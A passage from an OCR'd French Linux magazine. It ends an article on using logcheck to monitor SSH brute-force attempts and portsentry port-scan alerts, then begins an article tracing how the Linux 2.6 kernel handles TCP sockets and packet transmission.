de caractères alphanumériques, suivi d'une parenthèse fermante puis de crochets ouvrant et fermant entre lesquels il y aura un nombre. Vient ensuite la chaîne : session opened for user suivi d'une suite de caractères alphanumériques dans laquelle peut également se trouver des tirets. Pour finir, on trouvera by , suivi entre parenthèses de la chaîne constituée de uid=et d'un nombre. Si vous voulez en savoir plus sur les expressions régulières que vous pouvez écrire, vous pouvez vous référer à la page de manuel du grep.

23 heures sur le net...

Il est 23h00. Branchons la machine directement sur le net (sans firewall) pendant 23 heures et regardons ce qui se passe...
23 heures, 23 messages envoyés par logcheck. Rien à signaler pour le premier et les onzes suivant : de simples messages me signalant les événements systèmes (System Events, repérable dans le sujet des messages que je reçois). 11h02 le lendemain matin, je reçois un mail « Security Events» (j'ai remplacé l'adresse IP de la source par X.X.X.X). Voir en encadré.

Rapport « Security Events » de 11h02

Security Events
=-=-=-=-=-=-=

```
Mar  9 10:49:15 megalochelys sshd[11327]: Failed password
  for nobody from X.X.X.X port 61142 ssh2
Mar  9 10:49:19 megalochelys sshd[11332]: Failed password
  for illegal user patrick from X.X.X.X port 61421 ssh2
Mar  9 10:49:20 megalochelys sshd[11336]: Failed password
  for illegal user patrick from X.X.X.X port 61886 ssh2
Mar  9 10:49:24 megalochelys sshd[11346]: Failed password
  for root from X.X.X.X port 62236 ssh2
Mar  9 10:49:25 megalochelys sshd[11350]: Failed password
  for root from X.X.X.X port 62704 ssh2
Mar  9 10:49:28 megalochelys sshd[11355]: Failed password
  for root from X.X.X.X port 62871 ssh2
Mar  9 10:49:30 megalochelys sshd[11359]: Failed password
  for root from X.X.X.X port 63357 ssh2
Mar  9 10:49:34 megalochelys sshd[11369]: Failed password
  for root from X.X.X.X port 63663 ssh2
Mar  9 10:49:35 megalochelys sshd[11373]: Failed password
  for illegal user rolo from X.X.X.X port 60021 ssh2
Mar  9 10:49:44 megalochelys sshd[11388]: Failed password
  for illegal user iceuser from X.X.X.X port 61088 ssh2
Mar  9 10:49:46 megalochelys sshd[11392]: Failed password
  for illegal user horde from X.X.X.X port 61767 ssh2
Mar  9 10:49:49 megalochelys sshd[11397]: Failed password
  for illegal user cyrus from X.X.X.X port 62024 ssh2
Mar  9 10:49:51 megalochelys sshd[11402]: Failed password
  for illegal user www from X.X.X.X port 62578 ssh2
Mar  9 10:49:54 megalochelys sshd[11406]: Failed password
  for illegal user wwwrun from X.X.X.X port 62958 ssh2
Mar  9 10:49:56 megalochelys sshd[11416]: Failed password
  for illegal user matt from X.X.X.X port 63444 ssh2
Mar  9 10:49:59 megalochelys sshd[11420]: Failed password
  for illegal user test from X.X.X.X port 63788 ssh2
```

Rapport « Security Alerts »



Security Alerts
=-=-=-=-=-=-=

```
Mar  9 11:09:48 megalochelys portsentry[641]:
 attackalert: Connect from
 host: Y.Y.Y.Y/Y.Y.Y.Y to
 TCP port: 6667
Mar  9 11:09:48 megalochelys portsentry[641]:
 attackalert: Ignoring TCP
 response per configuration
 file setting.
Mar  9 11:14:16 megalochelys portsentry[641]:
 attackalert: Connect from
 host: Y.Y.Y.Y/Y.Y.Y.Y to
 TCP port: 6667
Mar  9 11:14:16 megalochelys portsentry[641]:
 attackalert: Host: Y.Y.Y.Y
 is already blocked.
 Ignoring
```

Cette-fois ci les messages sont issus de l'outil portsentry qui est un daemon permettant de détecter les scan de ports. Apparemment quelqu'un a scanné les ports de ma machine pour je ne sais quelle raison... ;-)

Conclusions de ces 23 heures on-line :

Il se passe pas mal de chose sur une machine branchée en permanence sur le net. Il me semble judicieux d'au moins se tenir au courant des différentes « attaques» que subit votre machine. Voila pourquoi logcheck semble un outil simple et facile à mettre en ?uvre pour effectuer cette tâche. Pensez également à alimenter les fichiers de log en installant ce qu'il faut, comme portsentry ici.

5 minutes de tentative de connexion ssh provenant de la même machine en utilisant différents ports, et différents login...
Le mail suivant est un mail « Security Alerts» (l'origine provient cette fois-ci d'une autre adresse IP remplacée par Y.Y.Y.Y). Voir encadré.

Sydore
TEAM ACISSI

Implémentation du

Elite

Voyage au centre du Kernel

Des programmes à la carte réseau, les données parcourent un long et complexe chemin avant d'atterrir sur le réseau. Dans cet article, nous allons tenter d'examiner ce cheminement dans Linux, et voir comment deux applications peuvent discuter entre elles.

Introduction.

Dans cet article, nous allons voir comment est implémentée la gestion réseau dans le noyau Linux. Nous allons essayer d'analyser globalement le code du noyau pour comprendre comment, des périphériques aux sockets, nos paquets transitent aux travers du noyau. Bien entendu, nous nous appuierons sur des études de cas, car la gestion complète représente la bagatelle d'un million de lignes de code C environ, et il est évident que nous ne pourrons pas en couvrir l'ensemble dans un article de cette taille.

Les sources du noyau étudiées seront celles d'une version 2.6.6 (disponibles à l'adresse http://www.kernel.org). Cependant, les modifications d'une version à l'autre restent mineurs, et le fonctionnement reste le même. On considérera que le lecteur possède déjà des connaissances au sujet des réseaux et des protocoles en général.

Note : Toutes les références à des fichiers sources seront relatives au répertoire principal des sources du noyau. Si les sources sont localisées dans /usr/src/linux, alors une référence telle que net/core/dev.c correspondra au fichier /usr/src/linux/net/core/dev.c.

Nous allons essayer de voir les principes fondamentaux de l'implémentation en tentant d'expliquer au fur et à mesure.

La théorie

Comment tout cela fonctionne ? Pour commencer, examinons d'un point de vue théorique un paquet lorsqu'il arrive sur notre périphérique réseau (une carte ethernet par exemple).

Prise en charge d'un paquet entrant

La carte ethernet récupère le paquet, puis informe le noyau (via une interruption), qu'un paquet est arrivé et que le noyau devrait le traiter. Le noyau prend connaissance de l'arrivée du paquet et récupère celui-ci. Puis le noyau va commencer par déterminer le protocole concerné par ce paquet. Une fois ce protocole trouvé, il faut maintenant savoir par où le paquet doit être acheminé. Pour ce faire, il recherche dans sa liste de handlers (pardonnez moi pour cet anglicisme que je ne saurais traduire), le handler correspondant à ce protocole.

Une fois celui-ci trouvé, il lui passe le paquet, le handler correspondant, va maintenant devoir le traiter. Le traitement consiste à trouver la socket à laquelle est destiné le paquet et de vérifier la validité de celui-ci. Il devra de plus extraire les données contenues dans le paquet. Une fois la bonne socket trouvée, le handler doit rajouter le paquet à la liste de paquets de la socket et informer celle-ci que des paquets sont disponibles (si ce n'est pas déjà fait). Les fonctions découlant de l'arrivée du paquet sur notre périphérique s'arrêtent ici.


Maintenant, si un programme désire lire des données dans une de ses sockets (via un appel système), que va-t-il se passer ? Et bien, c'est très simple. Le noyau va commencer par regarder si des paquets sont disponibles sur la socket concernée, et si c'est le cas, il va les lire et renvoyer les données associées dans l'espace utilisateur (accessible par le processus qui a réalisé l'appel système.). Si aucun paquet n'est disponible, selon que la socket et bloquante ou non, l'appel système va attendre l'arrivée d'un paquet ou se terminer en renvoyant le code retour correspondant.

Poursuivons avec ce qu'il se passe lorsque l'on souhaite envoyer un paquet.

Paquet sortant

Un processus utilisateur invoque un appel système (sys_write par exemple), en fournissant le descripteur de la socket précédemment ouverte, ainsi que le message à transmettre. Le noyau appelle alors la fonction relative à l'écriture dans une socket. Cette fonction va déterminer, en fonction du type de socket qui a été ouverte, le cheminement du message. Va s'en suivre un ensemble de fonctions dont le rôle va être de créer le paquet en ajoutant les différentes entêtes spécifiques à chaque protocole. Une fois que notre paquet sera prêt, le noyau va devoir informer le périphérique réseau

réseau dans Linux



Envoi d'un paquet

qu'un paquet est disponible et qu'il souhaite que celui-ci soit transmis. Pour ce faire, il va là aussi déclencher une interruption qui va être attrapée, par notre driver. Le périphérique sait maintenant qu'un paquet est à transmettre et il s'occupe alors de son traitement (de son envoi).

Etude du code sources Là où tout commença ...

Au démarrage de notre OS adoré, la fonction net_dev_init() (net/core/dev.c) est appelée. Son rôle est le suivant :

- Initialisation des variables ptype_all et ptype_base.
- Initialisation des structures softnet_data.
- Déclaration des interruptions.

Pour y voir plus clair, voici quelques notes :


▮ ptype_all et ptype_base sont nos fameux handlers. ptype_all sert à stocker les handlers associés à tous les protocoles. Par exemple, si l'on souhaite que quelque soit le paquet arrivant, celui-ci passe par notre handler, c'est un handler de ce type qu'il faudra déclarer. ptype_base[] lui concerne les handlers associés à un type particulier de protocole. Par exemple, dans le cas d'IP, la liste des handlers associés sera accessible via ptype_base[ETH_P_IP&15]. ptype_all est une liste chaînée d'handlers, alors que ptype_base est un tableau de listes chaînées où chaque entrée du tableau représente un protocole particulier.

▮ softnet_data est en fait une structure (il y en a une par processeur), qui va permettre de dialoguer(de se faire passer les paquets) entre le driver réseau et le noyau. En fait, c'est dans celle-ci que le driver placera les paquets reçus avant de déclencher l'interruption et c'est dans celle-ci que le noyau ira les chercher.

▮ La déclaration des interruptions se fait par la fonction open_softirq(). Cette fonction permet d'associer une fonction à une interruption. Dans notre cas, il y a deux interruptions qui doivent être enregistrées. Une interruption pour l'arrivée d'un paquet (open_softirq(NET_RX_SOFTIRQ, net_rx_action, NULL)) et une pour signaler qu'un paquet est prêt à être envoyé (open_softirq(NET_TX_SOFTIRQ, net_tx_action, NULL)). De cette façon, lorsque l'interruption NET_RX_SOFTIRQ sera déclenchée, la fonction net_rx_action sera appelée. A contrario, lorsque l'interruption NET_TX_SOFTIRQ sera déclenchée, c'est la fonction net_tx_action qui sera appelée.

Pratique : Etude de cas

Nous disposons d'une machine Linux A, équipée d'une carte ethernet utilisant le driver eepro100 (drivers/net/eepro100.c). La machine a booté, le driver a été chargé (via un module ou directement dans le noyau) et le réseau a été configuré de façon a ce que notre machine A puisse communiquer avec notre machine B possédant la même configuration. On désire que nos deux machines communiquent



via le protocole TCP. On considère la communication comme établie (la poignée de main en 3 temps propre au protocole TCP a déjà été réalisée) entre nos deux machines, nous allons voir ce qu'il se passe lorsque notre machine A envoie des données à notre machine B.

Création de la socket

La création de la socket est implémentée par un appel système sys_socket() (net/socket.c). Cet appel système va commencer par créer un objet abstrait de type socket (include/linux/net.h) et renverra le descripteur qui lui est associé. Pour créer cet objet socket, il va appeller la fontion sock_create() (net/socket.c). L'objet socket est alloué, il s'agit maintenant de remplir les champs de cette structure en fonction du type de socket désirée. Cette fonction va consulter la liste de pointeurs net_families (net/socket.c). Cet objet est en fait un tableau de pointeur sur des structures de type net_proto_family (Il est initialisé par la fonction sock_register()).

La famille (ou le domaine) d'une socket représente en fait la façon dont on désire communiquer (Socket UNIX, Socket IPV4, Socket IPV6, Socket IPX, ...). La structure net_proto_family contient un pointeur sur une fonction create, qui se chargera de la création de la socket voulue. Dans notre exemple, nous désirons créer une socket de la famille PF_INET, la fonction create qui sera appelée sera donc net_families[PF_INET]->create(), soit la fonction inet_create() (net/ipv4/af_inet.c).

Jetons un oeil à la structure net_proto_family associée à la famille PF_INET (net/ipv4/af_inet.c):

```
struct
net_proto_family
inet_family_ops = {
        .family =
PF_INET,
        .create =
inet_create,
        .owner  =
THIS_MODULE,
};
```

Nous appelons donc inet_create(), en lui passant en paramètre le protocole (représentant le protocole de la famille choisie ;). inet_create() va créer une deuxième structure abstraite, de type sock (include/net/sock.h) associée à notre objet de type socket. Nous avons donc deux structures importantes. La première est la structure socket et la deuxième est la structure sock (accessible par l'objet socket via le champ socket->sk). Nous ne descendrons pas plus dans la fonction inet_create(). On se contentera de dire que celle-ci va consulter inetsw qui est un tableau de pointeurs sur des structures inet_protosw(net/protocol.h). Cette structure contient toutes les informations nécessaires à la création d'une socket via inet_create(). Ses deux champs les plus importants sont prot et ops respectivement une structure de type proto et une structure de type proto_ops. La première contient les information relative au protocole en lui même et la seconde, les opérations (les fonctions) associées au protocole concerné. Éclaircissons tout cela avec notre étude de cas.

Nous voulons créer une socket de type TCP. inet_create() va donc initialiser nos deux structures socket et sock avec les informations relatives au protocole TCP. Elle finira par appeler sk->sk_prot->init(sk), soit tcp_v4_init_sock, qui correspond à la fonction d'initialisation des sockets de type TCP. Bref, cet enchaînement de fonctions va aboutir à la création de notre objet socket et de notre objet sock qui contiendront alors toutes les informations et fonctions associées au traitement des paquets (l'envoi, la réception, l'initialisation, la connexion, etc ...). Les autres appels système désirant réaliser des opérations avec notre socket, n'auront donc qu'à consulter ces deux structures pour savoir quelles sont les fonctions qui devront être appelées.

Voir le schéma synthétique expliquant, à l'aide de notre exemple, la création d'une socket TCP.

Connexion de la socket

Nous n'allons pas nous éterniser sur l'implémentation de l'appel système sys_connect() (net/socket.c). En fait, celui-ci va se contenter d'appeler sock->ops->connect. Vous comprenez maintenant l'importance de l'initialisation de la socket. Dans notre exemple, la fonction appelée sera tcp_v4_connect() (net/ipv4/tcp_ipv4.c). Cette fonction se chargera de réaliser la poignée de main en trois temps propre au protocole TCP. Étant bien trop spécifique, nous nous arrêterons ici sur l'implémentation de cet appel système.

La machine A envoie le paquet TCP

Le processus utilisateur commence alors par réaliser un appel système de type sys_write() (fs/read_write.c) sur la socket qu'il a ouverte. sys_write() va récupérer une structure de type file (include/linux/fs.h) associée au descripteur passé en argument. L'appel système appel

Création d'une socket (exemple: TCP)

En rouge, les appels de fonction liées à notre exemple.

sys_socket()

sys_socket() → sock_create(family, type, protocol, ...)

sock_create(AF_INET, SOCK_STREAM, IPPRO

Allocation de la structure socket
non initialisée nommé sock
sock->type = type;
Appel de :
net_families[family]->create(sock, protocol)
sock->type = SOCK_STREAM;
net_families[AF_INET]->create(sock, IPPROTO_TCP)

net_families
Tableau de pointeurs sur
structures net_proto_family

net_families[AF_INET] = inet_family_ops
net_families[AF_UNIX] = unix_family_ops
net_families[AF_IPX] = ipx_family_ops
.....

Création d'un socket

alors vfs_write() (fs/read_write.c) avec plus ou moins les mêmes options. Sous Linux tout le monde sait que tout est fichier, le système de fichier virtuel (vfs) considère donc qu'une socket est un fichier. vfs_write(), va appeler la fonction d'écriture relative à ce type de fichier : file->f_op->write(), qui correspond dans le cas d'une socket à la fonction sock_writev qui appelle sock_readv_writev() qui appellera à son tour sock_sendmsg() (net/socket.c). Cet enchaînement de fonction n'est pas très important, le tout est de savoir que l'appel de sys_write() sur une socket implique l'appel de sock_sendmsg(). sock_sendmsg() va appeler sock->ops->sendmsg, soit la fonction inet_sendmsg (net/ipv4/af_inet.c). Cette fonction est appelée dans le cas de tcp ou d'udp. Il s'agit de la fonction associée à l'envoie de messages des sockets dont la famille est PF_INET.

Continuons dans le cadre de notre exemple. inet_sendmsg va appeler sk->sk_prot->sendmsg. Au moment de l'initialisation, on a vu que cette objet sk avait été initialisé en fonction du protocole TCP. La fonction découlant de l'utilisation de ce protocole sera donc tcp_sendmsg() (net/ipv4/tcp.c). C'est dans cette fonction que notre structure sk_buff va être créée. Cette structure mérite une petite minute d'attention.

L'appel de tcp_sendmsg() va allouer notre paquet sous la forme d'un sk_buff (voir encadré). Puis appellera un ensemble de fonctions relatives à TCP pour construire notre sk_buff. Après tout un entrelacement de fonctions fastidieuses (l'implémentation du protocole TCP est TRES compliquée), la fonction tcp_transmit_skb() (net/ipv4/tcp_output.c), va construire le header TCP, puis appellera tp->af_specific->queue_xmit(), soit ip_queue_xmit() (net/ipv4/ip_output.c) pour le protocole TCP.

ip_queue_xmit() va créer le header IP et déterminer où le paquet doit être transmis (routé).

Pour ce faire il utilisera une structure rt_table(include/net/route.h) et appellera la fonction output associée à la destination choisie (voir /net/ipv4/route.c). La fonction sera en l'occurrence ip_output() (net/ipv4/ip_output.c). Pour finir la fonction appellera hh->hh_output(), soit dev_queue_xmit() (net/core/dev.c). dev_queue_xmit() va rajouter le nouveau paquet à la liste d'attente du périphérique réseau concerné et invoquera : qdisc_run() (include/net/pkt_sched.h) sur celui-ci. qdisc_run() va alors appeller qdisc_restart() (net/sched/sch_generic.h) tant que le paquet n'aura pas été transmis. qdisc_restart() se contentera de remettre le paquet dans la liste et de déclencher l'interruption NET_TX_SOFTIRQ, et ce, tant que le device n'aura pas traité le paquet. Le déclenchement de l'interruption sera réalisé par un appel à netif_schedule() (include/linux/netdevice.h).


A partir de là, c'est le driver qui va gérer le paquet. La partie suivante sort donc du cadre de cet article. qdisc_restart() appelera : dev_queue_xmit_nit() (net/core/dev.c). Cette fonction est importante, car c'est elle qui va dispatcher les paquets dans les différents handlers généraux. Vous comprendrez son utilité plus tard lors du passage à la pratique. A noter simplement que cette fonction est appelée dans les deux cas, qu'il s'agisse d'une réception ou d'un envoi de paquet. Notre machine A a donc finalement envoyé son paquet sur le réseau.

La Machine B reçoit le paquet

Le driver chargé de la gestion de notre carte réseau reçoit le paquet. Il invoque alors netif_rx() (net/core/dev.c). Dans notre exemple, on

La structure sk_buff

La structure sk_buff définie dans include/linux/skbuff.h est la structure qui va représenter un paquet. C'est cette structure qui passera de fonction en fonction, pour arriver finalement au driver du périphérique réseau. Je ne saurai que trop vous conseiller de jeter un oeil a cette structure. Son étude est bien trop longue pour que nous puissions nous y attarder. Notons simplement quelques champs très importants de cette structure. Les trois unions h, nh et mac sont respectivement des pointeurs sur les entêtes des protocoles utilisés. h sera un pointeur sur le header correspondant au protocole de transport (tcp, udp, ...), nh sera un pointeur sur le header correspondant au protocole réseau(ip, ipx, ...) et mac sera un pointeur sur le header de liaison (ethernet, ...).




constate que la fonction netif_rx() est bien appelée (drivers/net/eepro100.c). Celle-ci va sortir le paquet du device et le placer dans la liste de paquet du processeur concerné. Elle appelle ensuite netif_rx_schedule() (include/linux/netdevice.h), qui va déclencher l'interuption NET_RX_SOFTIRQ.

